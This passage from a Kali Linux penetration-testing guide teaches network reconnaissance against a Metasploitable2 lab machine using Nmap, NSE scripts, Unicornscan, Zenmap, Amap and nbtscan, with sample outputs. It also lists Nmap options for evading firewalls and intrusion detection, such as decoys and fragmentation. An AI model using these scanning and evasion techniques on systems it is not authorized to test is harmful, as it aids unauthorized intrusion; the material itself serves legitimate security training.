```
8180/tcp open  unknown
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Based on the preceding information, we can see that the remote system is a Linux operating system using Linux kernel Version 2.6.9 - 2.6.33. If there are vulnerabilities on those Linux kernels, we can exploit them.

## Disabling host discovery

If a host is blocking a ping request, Nmap may detect that the host is not active; so, Nmap may not perform heavy probing, such as port scanning, version detection, and operating system detection. To overcome this, Nmap has a feature for disabling host discovery. With this option, Nmap will assume that the target machine is available and will perform heavy probing against that machine.

This option is activated by using the `-Pn` option.

## Aggressive scan

If you use the `-A` option, it will enable the following probe:

- Service version detection (`-sV`)
- Operating system detection (`-O`)
- Script scanning (`-sc`)
- Traceroute (`--traceroute`)

It may take some time for this scan type to finish. The following command can be used for aggressive scanning:

```
nmap -A 192.168.56.103
```

The following is the result of this command:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

```

|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status
code 200)
|_http-title: Metasploitable2 - Linux
...
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown>
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| NetBIOS computer name:
| Workgroup: WORKGROUP
|_ System time: 2013-07-21T09:20:22-04:00

TRACEROUTE
HOP RTT ADDRESS
1 1.66 ms 192.168.56.103

```

## Nmap for scanning the IPv6 target

In the previous section, we discussed that you can specify an IPv6 target in Nmap. In this section, we will discuss this in depth.

For this scenario, the following is the IPv6 address of each machine involved:

- Target machine: fe80::a00:27ff:fe43:1518

To scan an IPv6 target, just use the `-6` option and define the IPv6 target address. Currently, you can only specify individual IPv6 addresses. The following is a sample command to do port scanning to the IPv6 address:

```
nmap -6 fe80::a00:27ff:fe43:1518
```

The following is the result of this command:

```

Nmap scan report for fe80::a00:27ff:fe43:1518
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

```

```
53/tcp    open  domain
2121/tcp  open  ccproxy-ftp
5432/tcp  open  postgresql
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

We can see that in IPv6 testing, the number of ports open are lesser compared to the IPv4 testing. This may be caused by the services on the remote machine that do not support IPv6 yet.

## The Nmap scripting engine

Although Nmap itself has already become a powerful network exploration tool, with the additional scripting engine capabilities, Nmap becomes a much more powerful tool. With the **Nmap Scripting Engine (NSE)**, users can automate various networking tasks, such as checking for new security vulnerabilities in applications, detecting application versions, or other capabilities not available in Nmap. Nmap has already included various NSE scripts in its package, but users can also write their own scripts to suit their needs.

The NSE scripts utilize the Lua programming language (<http://www.lua.org>) embedded in Nmap, and currently, the NSE scripts are categorized into the following:

- **auth:** The scripts in this category are used to find the authentication set on the target system such as using the brute force technique.
- **default:** These scripts are run by using the `-sC` or `-A` options. A script will be grouped in the default category if it satisfies the following requirements:
  - It must be fast
  - It needs to produce valuable and actionable information
  - Its output needs to be verbose and concise
  - It must be reliable
  - It should not be intrusive to the target system
  - It should divulge information to the third party

- **discovery:** These scripts are used to find the network.
- **dos:** The scripts in this category may cause **Denial of Service (DoS)** on the target system. Please use them carefully.
- **exploit:** These scripts will exploit security vulnerabilities on the target system. The penetration tester needs to have permission to run these scripts on the target system.
- **external:** These scripts may divulge information to third parties.
- **fuzzer:** These scripts are used to do fuzzing to the target system.
- **intrusive:** These scripts may crash the target system or use all of the target system resources.
- **malware:** These scripts will check for the existence of malware or backdoors on the target system.
- **safe:** These scripts are not supposed to cause a service crash, **Denial of Service (DoS)**, or exploit target system.
- **version:** These scripts are used with the version detection option (`-sV`) to carry out advanced detection for the service on the target system.
- **vuln:** These scripts are used to check for security vulnerabilities on the target system.

In Kali Linux, these Nmap scripts are located in the `/usr/share/nmap/scripts` directories, and currently, Nmap Version 6.25 included with Kali Linux contains more than 430 scripts.

There are several command-line arguments that can be used to call NSE as follows:

- `-sC` or `--script=default`: This performs scan using default scripts.
- `--script <filename> | <category> | <directories>`: This performs scan using the script defined in filename, categories, or directories.
- `--script-args <args>`: This provides script argument. An example of these arguments are username or password if you use the auth category.

To do port scanning to the host 192.168.56.103 and utilize the default script categories, we can give the following command:

```
nmap -sC 192.168.56.103
```

The following is the result snippet:

```
Nmap scan report for 192.168.56.103
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
|_ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
25/tcp    open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/
organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45+00:00
|_Not valid after: 2010-04-16T14:07:45+00:00
|_ssl-date: 2013-07-21T08:40:20+00:00; -4s from local time.
53/tcp    open  domain
|_dns-nsid:
|_bind.version: 9.4.2
111/tcp   open  rpcbind
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2             111/tcp    rpcbind
|_  100000  2             111/udp    rpcbind
|_  100003  2,3,4         2049/tcp   nfs
|_  100003  2,3,4         2049/udp   nfs
|_  100005  1,2,3         35075/udp  mountd
|_  100005  1,2,3         59685/tcp  mountd
|_  100021  1,3,4         37466/tcp  nlockmgr
|_  100021  1,3,4         60726/udp  nlockmgr
|_  100024  1             36880/udp  status
```

```
|_ 100024 1          38557/tcp status
3306/tcp open  mysql
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 7
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure
Connection
| Status: Autocommit
|_ Salt: !`BijWW-x7HCVi,<*[l-
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   Unknown security type (33554432)
6667/tcp open  irc
| irc-info: Server: irc.Metasploitable.LAN
| Version: Unreal3.2.8.1. irc.Metasploitable.LAN
| Lservers/Lusers: 0/1
| Uptime: 0 days, 0:15:26
| Source host: 50388A6E.97684684.FFFA6D49.IP
|_ Source ident: OK nmap
8180/tcp open  unknown
|_ http-favicon: Apache Tomcat
|_ http-methods: No Allow or Public header in OPTIONS response (status
code 200)
|_ http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Host script results:
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_   System time: 2013-07-21T04:40:20-04:00

Nmap done: 1 IP address (1 host up) scanned in 46.87 seconds
```

From the preceding information, you can see that now the Nmap result is more thorough. This is because it utilizes the NSE default scripts.

However, if you only want specific information on the target system, you can use the script by itself. If we want to collect information about the HTTP server, we can use several HTTP scripts in NSE, such as `http-enum`, `http-headers`, `http-methods`, and `http-php-version` using the following command:

```
nmap --script http-enum,http-headers,http-methods,http-php-version -p 80 192.168.56.103
```

The following is the result of this command:

```
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
| http-headers:
|   Date: Sun, 21 Jul 2013 08:45:07 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
| Versions from credits query (more accurate): 5.2.3 - 5.2.5
```

|\_Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 24.47 seconds

By utilizing four NSE scripts related to HTTP, we gain more information regarding the target system's web server:

- There are several interesting directories to check: Tikiwiki, test, and phpMyAdmin
- We have an interesting file: phpinfo.php
- We know the server is using PHP Version 5.2.3 - 5.2.5

After discussing Nmap, let's discuss another port scanner tool.

There is a useful NSE script called Nmap NSE Vulscan ([http://www.computec.ch/mruef/software/nmap\\_nse\\_vulscan-1.0.tar.gz](http://www.computec.ch/mruef/software/nmap_nse_vulscan-1.0.tar.gz)) that can help you to map the version information you obtain from a target machine with the vulnerability database, such as CVE (<http://cve.mitre.org/>), OSVDB (<http://www.osvdb.org/>), scip VulDB (<http://www.scip.ch/?vuldb>), SecurityTracker (<http://securitytracker.com/>), and SecurityFocus (<http://www.securityfocus.com/>).

The following screenshot shows the sample result of the CVE script:

```

PORT      STATE      SERVICE    REASON      VERSION
22/tcp    open      ssh        syn-ack     OpenSSH 5.8p1 Debian 1ubuntu3
(Ubuntu Linux; protocol 2.0)
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [100] OpenSSH Client IP Restrictions weak authentication
|
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freeSSHd.exe in freeSSHd through 1.2.6 allows remote
| attackers to bypass authentication via a crafted session, as demonstrated
| by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
| Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
| 6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
| authentication is enabled, allows remote attackers to bypass authentication
| via a crafted session involving entry of blank passwords, as demonstrated
| by a root login session from a modified OpenSSH client with an added
| input userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
| on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
| error function instead of the error function in the OpenSSH codebase, which
| allows local users to obtain sensitive information from process memory or
| possibly gain privileges via crafted use of an application that relies on
| this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
| in OpenSSH before 5.7 provides debug messages containing authorized_keys
| command options, which allows remote authenticated users to obtain
| potentially sensitive information by reading these messages, as

```



## Nmap options for Firewall/IDS evasion

During penetration testing, you may encounter a system that is using firewall and IDS to protect the system. If you just use the default settings, your action may get detected or you may not get the correct result from Nmap. The following options may be used to help you evade the firewall/IDS:

- `-f` (fragment packets): This purpose of this option is to make it harder to detect the packets. By specifying this option once, Nmap will split the packet into 8 bytes or less after the IP header.
- `--mtu`: With this option, you can specify your own packet size fragmentation. The **Maximum Transmission Unit (MTU)** must be a multiple of eight or Nmap will give an error and exit.
- `-D` (decoy): By using this option, Nmap will send some of the probes from the spoofed IP addresses specified by the user. The idea is to mask the true IP address of the user in the logfiles. The user IP address is still in the logs. You can use `RND` to generate a random IP address or `RND:number` to generate the `<number>` IP address. The hosts you use for decoys should be up, or you will flood the target. Also remember that by using many decoys you can cause network congestion, so you may want to avoid that especially if you are scanning your client network.
- `--source-port <portnumber>` or `-g` (spoof source port): This option will be useful if the firewall is set up to allow all incoming traffic that comes from a specific port.
- `--data-length`: This option is used to change the default data length sent by Nmap in order to avoid being detected as Nmap scans.
- `--max-parallelism`: This option is usually set to one in order to instruct Nmap to send no more than one probe at a time to the target host.
- `--scan-delay <time>`: This option can be used to evade IDS/IPS that uses a threshold to detect port scanning activity.

You may also experiment with other Nmap options for evasion as explained in the Nmap manual (<http://nmap.org/book/man-bypass-firewalls-ids.html>).

## UnicornscaN

UnicornscaN is an information gathering and correlation engine tool. It is useful for introducing stimulus and measuring the response from a TCP/IP device.

UnicornscaN has the following features:

- Asynchronous stateless TCP port scanning
- Asynchronous stateless TCP banner grabbing
- Asynchronous UDP port scanning
- Active and passive remote OS and application identification

Unfortunately, UnicornscaN is not included in the default installation of Kali Linux; you need to install it from the repository by giving the following command:

```
apt-get install unicornscaN
```

To start UnicornscaN, use the console to execute the following command:

```
# unicornscaN -h
```

This will display all the options with their descriptions.

The main difference between UnicornscaN and other similar tools is that it is a very fast and scalable port scanner. From our experience, the scanning of UDP ports will take a long time to finish, especially if you want to test all the ports for a network.

UnicornscaN can help you with this problem.

In UnicornscaN, you can define how many packets you want to send per second. The higher the **packets per second (PPS)** value, the faster the scan process; but this may cause an overload on the network, so be careful when using this capability. The default PPS is 300.

Let's scan the target using the default options in UnicornscaN. The following is the command and the result.

To carry out a UDP scan (-m U) for the ports 1-65535 on machine 192.168.56.103, display the result immediately, and to be verbose (-Iv), the command is as follows:

```
# unicornscaN -m U -Iv 192.168.56.103:1-65535
```

The following is the reply from Unicornscan:

```
adding 192.168.56.103/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take
  a little longer than 3 Minutes, 45 Seconds
```

From the preceding information, we know that by using the default PPS, this scan will take more than 3 minutes. To speed up the scanning process, let's change the packet sending rate to 10,000 (-r 10000):

```
unicornscan -m U -Iv 192.168.56.103/24:1-65535 -r 10000
```

The following is the response from Unicornscan:

```
adding 192.168.56.103/32 mode `UDPscan' ports `1-65535' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take
  a little longer than 13 Seconds
```

The scanning is much faster after we change the packet sending rate. Note that you may only use this rate in a fast network, if not you don't overwhelm the network with your UDP packets.

The following is the scan result:

```
UDP open 192.168.56.103:137  ttl 64
UDP open 192.168.56.103:53   ttl 64
UDP open 192.168.56.103:41250 ttl 64
UDP open 192.168.56.103:2049  ttl 64
UDP open 192.168.56.103:111   ttl 64
sender statistics 7586.6 pps with 65544 packets sent total
listener statistics 14 packets recieved 0 packets dropped and 0 interface
drops
UDP open          domain[ 53]      from 192.168.56.103  ttl 64
UDP open          sunrpc[ 111]     from 192.168.56.103  ttl 64
UDP open          netbios-ns[ 137]  from 192.168.56.103  ttl 64
UDP open          shilp[ 2049]     from 192.168.56.103  ttl 64
UDP open          unknown[41250]    from 192.168.56.103  ttl 64
```

## Zenmap


Zenmap is the graphical interface of Nmap. The advantages of Zenmap compared to Nmap are as follows:

- Zenmap is interactive; it arranges the scan results in a convenient way. It can even draw a topological map of the discovered network.
- Zenmap can do a comparison between two scans.
- Zenmap keeps a track of the scan results.
- To run the same scan configuration more than once, the penetration tester can use a Zenmap profile.
- Zenmap will always display the command that is run, so the penetration tester can verify that command.

To start Zenmap, navigate to **Kali Linux | Information Gathering | Network Scanners | Zenmap**, or use the console to execute the following command:

```
#zenmap
```

This will display the main Zenmap window. Zenmap comes with 10 profiles that can be chosen. To find which command options are used on each profile, just click on **Profile** and the command options will be displayed in the **Command:** box as shown in the following screenshot:




If the provided profiles are not suitable for our needs, we can create our own profile by creating a new profile or editing the existing ones. These tasks can be found under the **Profile** menu.


To create a new profile, select the menu **New Profile** or **Command** or you can press the keys *Ctrl + P*. To edit an existing profile, select the **Edit Selected Profile** menu or press *Ctrl + E*.

## Enumerating Target


Select each tab (**Profile**, **Scan**, **Ping**, **Scripting**, **Target**, **Source**, **Other**, and **Timing**) and configure it according to your needs. If you have finished configuring the profile, save the profile by clicking on the **Save Changes** button as shown in the following screenshot:




Let's scan the host **192.168.56.1-254** using the **Regular scan** profile as shown in the following screenshot:



If you want to see the network topology, click on the **Topology** tab and you will be able to see the details as shown in the following screenshot:




To save the Zenmap result, go to the **Scan** menu and choose **Save Scan**. Zenmap will then ask you where you want to save the result. The default format is XML as shown in the following screenshot:



To find the differences between the scans, perform the first scan and then save the result. Then, make changes to the scan targets. Next, do the second scan and save the result. Later, compare the scan results by going to the **Tools** menu and select **Compare Results**.

For **A Scan**, you can select the XML file of the first scan result by clicking on the **Open** button, while for **B Scan**, you can select the XML file of the second scan result as shown in the following screenshot:



The - character denotes that this line is removed in the **B Scan** result, while the + character means that this line is added in the **B Scan** result.

We noticed that the SSH and MySQL ports are not open anymore in the second scan and the number of closed ports has increased from 977 to 979 to adjust with the number of closing ports during the second port scanning process.

## Amap

Amap is a tool that can be used to check the application running on a specific port. Amap works by sending a trigger packet to the port and comparing the response with its database. It will print the application information if the application's response matches the database information.

In Kali Linux, the Amap trigger file is located in `/etc/apmap/appdefs.trig`, whereas the response file is available in `/etc/apmap/appdefs.resp`.

To start Amap, go to the console and execute the following command:

```
amap
```

This will display a simple usage instruction and example on your screen.

For our exercise, we will analyze the application that runs on the target system's port 22. We will use the `-b` and `-q` options to get banner information without reporting the closed or unidentified ports as given in the following command:

```
amap -bq 192.168.56.103 22
```

The following is the result of this command:

```
Protocol on 192.168.56.103:22/tcp matches ssh - banner: SSH-2.0-
OpenSSH_4.7p1 Debian-8ubuntu1\n
Protocol on 192.168.56.103:22/tcp matches ssh-openssh - banner: SSH-2.0-
OpenSSH_4.7p1 Debian-8ubuntu1\n
```

Using Amap, we can identify the application used on a specific port and the version information too.

To identify more than one port, define the ports on the command line separated by a space as follows:

```
amap -bq 192.168.56.103 80 3306
```

The following is the result of this command:

```
Protocol on 192.168.56.103:3306/tcp matches mysql - banner:
>\n5.0.51a-3ubuntu5/?,~yel,nd,M~Ti3ap/5Bad handshake
Protocol on 192.168.56.103:22/tcp matches ssh - banner:
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Protocol on 192.168.56.103:22/tcp matches ssh-openssh - banner:
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
```



Amap is able to identify the service that is running on port 3306, but it gives several matches when identifying the service running on port 22.


Amap is useful if you want a quick way to find out the application service information.

## SMB enumeration

If you are testing a Windows environment, the easiest way to collect information about that environment is by using the **Server Message Block (SMB)** enumeration tool such as `nbtscan`.

The `nbtscan` tool can be used to scan the IP addresses for the NetBIOS name information. It will produce a report that contains the IP address, NetBIOS computer name, services available, logged in username, and MAC addresses of the corresponding machines.

This information will be useful in the penetration testing steps. The difference between `nbtstat` and `nbtscan` of Windows is that `nbtscan` can operate on a range of IP addresses. You should be aware that using this tool will generate a lot of traffic, and it may be logged by the target machines.



To find the meaning of each service in the NetBIOS report, you may want to consult Microsoft Knowledge Based on *NetBIOS Suffixes* (16th Character of the NetBIOS Name) located at <http://support.microsoft.com/kb/163409>.

To access `nbtscan`, go to the console and type `nbtscan`.

If you are connected to a 192.168.56.0 network and want to find the Windows hosts available in the network, you can use the following command:

```
nbtscan 192.168.56.1-254
```

The following is the result of this command:

```
Doing NBT name scan for addresses from 192.168.56.1-254
```

IP address	NetBIOS Name	Server	User	MAC address
-----				
-----				
192.168.56.103	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00

From the preceding result, we are able to find out one NetBIOS name, METASPLOITABLE.

Now let's find the service provided by that machine by giving the following command:

```
nbtscan -hv 192.168.56.103
```

The following is the result of this command:

```
Doing NBT name scan for addresses from 192.168.56.103
```

```
NetBIOS Name Table for Host 192.168.56.103:
```

```
Incomplete packet, 281 bytes long.
```

Name	Service	Type
-----		
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
WORKGROUP	Domain Name	
WORKGROUP	Browser Service Elections	
WORKGROUP	Domain Name	
WORKGROUP	Browser Service Elections	

```
Adapter address: 00:00:00:00:00:00
```

From the preceding result, we can see that there are various services available on METASPLOITABLE such as File Server Service and Messenger Service.

## SNMP enumeration

This section will cover the tools that can be used to check for the **Simple Network Monitoring Protocol (SNMP)**. Even though the information from a SNMP device may not look important, as pen-testers, we have seen misconfigured SNMP devices which allow us to read the configuration, get important information, and even have a privilege to modify the configuration.

We suggest you also check the SNMP devices when you encounter a penetration testing job; you may be surprised with what you find.

## onesixtyone

The `onesixtyone` tool can be used as a SNMP scanner to find whether the SNMP string exists on a device. The difference with respect to other SNMP scanners is that this tool sends all the SNMP requests as fast as it can (10 milliseconds apart). Then it waits for the responses and logs them. If the device is available, it will send responses containing the SNMP string.

To access `onesixtyone`, go to the console and type `onesixtyone`.



By default, Metasploitable 2 does not have the SNMP daemon installed. To install it, just type the following command after you are connected to the Internet:

```
